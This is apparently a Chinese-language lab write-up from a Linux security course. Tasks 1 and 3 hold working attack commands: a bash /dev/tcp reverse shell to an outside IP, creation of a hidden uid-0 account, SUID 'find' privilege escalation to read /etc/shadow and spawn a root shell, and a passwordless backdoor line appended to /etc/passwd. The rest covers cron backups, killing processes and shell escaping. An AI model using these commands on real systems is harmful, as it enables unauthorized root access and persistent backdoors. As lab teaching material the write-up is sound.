8.9


1、使用反弹的shell创建uid为0的账户,非交互设置密码

bash -i >& /dev/tcp/172.16.2.1/1145 0>&1		# 连接反弹shell
useradd john -o -u 0 		# 创建uid为0的账户,-o 创建uid重复的用户,-u 设置 uid
echo "john:123456" | chpasswd # 直接设置用户密码,不通过交互

image-20250810123857860


2、使用echo写入计划任务实现在八月的每周日的每一小时,每一分钟备份/var/log/secure要求文件名包含当前时间

# 直接写入crontab文件
echo "* * * 8 7 root cd /var/log;tar -zcf /tmp/log'date +\%H:\%M'.tar.gz secure" >> /etc/crontab

# 脚本执行
vim /root/backup.sh
chmod 777 /root/backup.sh
(crontab -l 2>/dev/null; echo "* * * 8 7 /root/backup.sh") | crontab -


# 脚本代码
#!/bin/bash
cd /var/log
tar -zcf /tmp/secure_log$(date +\%H:\%M).tar.gz secure

#!/bin/bash
tar -zcf "/tmp/secure_log$(date +\%H:\%M).tar.gz" -C /var/log secure

image-20250810140022138

3、演示查找具有suid权限的可执行账户,实现提权

# 查找所有SUID文件(-perm -4000)
find / -type f -perm -4000 2>/dev/null
# 更详细的查找(显示文件信息)
find / -type f -perm -4000 -exec ls -l {} \; 2>/dev/null

使用find命令测试提权

# 首先添加s权限
[root@wickt 桌面]# chmod u+s /usr/bin/find
[root@wickt 桌面]# ls -l /usr/bin/find
-rwsr-xr-x. 1 root root 261992 5月 11 2019 /usr/bin/find

# 切换普通用户 enterprise
[enterprise@wickt ~]$ mkdir ./suid_test
[enterprise@wickt ~]$ cd ./suid_test/
[enterprise@wickt suid_test]$ echo "ceshi wenjian" > testfile.txt # 创建测试文件
[enterprise@wickt suid_test]$ cat testfile.txt
ceshi wenjian
[enterprise@wickt suid_test]$ echo "system" > fake_passwd # 创建主要文件用于模拟

# 查找suid程序

find / -type f -perm -4000 2>/dev/null | head -5 # 查找前五个具有suid权限的文件
ls -l /usr/bin/find # 检查权限

image-20250810142245892


[enterprise@wickt suid_test]$ cat /etc/shadow		# 测试当前权限
cat: /etc/shadow: 权限不够
[enterprise@wickt suid_test]$ /usr/bin/find testfile.txt -exec whoami \; # 使用 find 命令执行操作,查看当前执行操作的用户
root
[enterprise@wickt suid_test]$ /usr/bin/find testfile.txt -exec cat /etc/shadow \; # 查看之前没有权限查看的文件

image-20250810142631891


[enterprise@wickt suid_test]$ /usr/bin/find testfile.txt -exec /bin/bash -p \;			# 获取交互式 root shell
bash-4.4# whoami # 查看验证用户
root
bash-4.4# echo "backdoor::0:0:root:/root:/bin/bash" >> /etc/passwd # 创建后门账号
bash-4.4# exit
exit
[enterprise@wickt suid_test]$ su backdoor # 登录后门账号验证
[root@wickt suid_test]# whoami # 测试验证后门账号
root
[root@wickt suid_test]# systemctl status sshd # 测试验证后门账号

image-20250810143025612

关于命令

find testfile.txt -exec /bin/bash -p \;
  • find: 具有 SUID 权限的程序
  • -exec: 执行指定命令
  • /bin/bash -p: 启动 bash 并保持特权模式
  • \;: 表示 -exec 参数结束

4、编写死循环脚本,使用ps aux找到pid,利用kill命令关闭进程

# 脚本
#!/bin/bash
while((2>1))
do
echo"ddd"
done
# 死循环,一直输出 ddd

[root@wickt 桌面]# vim ./loop.sh
[root@wickt 桌面]# chmod 777 ./loop.sh

./loop.sh &       # 后台运行 loop.sh
ps aux | grep loop.sh # 查找loop.sh进程的PID

image-20250810135522188


kill -9 pid			# 杀死 loop.sh 进程

image-20250810135701254

5、解释并演示转义符号的作用

# 转义符号作用是消除字符的特殊含义,使其作为普通字符处理。

touch /root/"te st.file"
[root@wickt 桌面]# ls /root | grep te
te st.file
[root@wickt 桌面]# cat /root/te st.file
cat: /root/te: 没有那个文件或目录
cat: st.file: 没有那个文件或目录
cat /root/"te st.file" # 使用冒号作用和
cat /root/te\ st.file # 使用`\`转义空格,让操作系统将空格识别为字符,正确显示路径

image-20250810133127814


# 转义$(避免变量扩展)
[root@wickt 桌面]# echo "$123"
23
[root@wickt 桌面]# echo "\$123"
$123

image-20250810134201417


# 转义换行符(多行命令)
[root@wickt 桌面]# echo "hello
> word"
hello
word
[root@wickt 桌面]# echo "hello \
> word:
> "
hello word:

image-20250810134330781


# 转义特殊符号(* ?等)
[root@wickt 桌面]# ls
1.log 2.log 3.log '*.log' test.txt
[root@wickt 桌面]# rm -rf \*.log # 只删除名称为 "*.log" 的文件
[root@wickt 桌面]# ls
1.log 2.log 3.log test.txt
[root@wickt 桌面]# rm -rf *.log # 不进行转义则删除所有后缀为.log的文件
[root@wickt 桌面]# ls
test.txt

image-20250810134605268

Author: wickt42
Link: http://example.com/2025/08/09/linux综合测试2/
Copyright Notice: All articles in this blog are licensed under CC BY-NC-SA 4.0 unless stating additionally.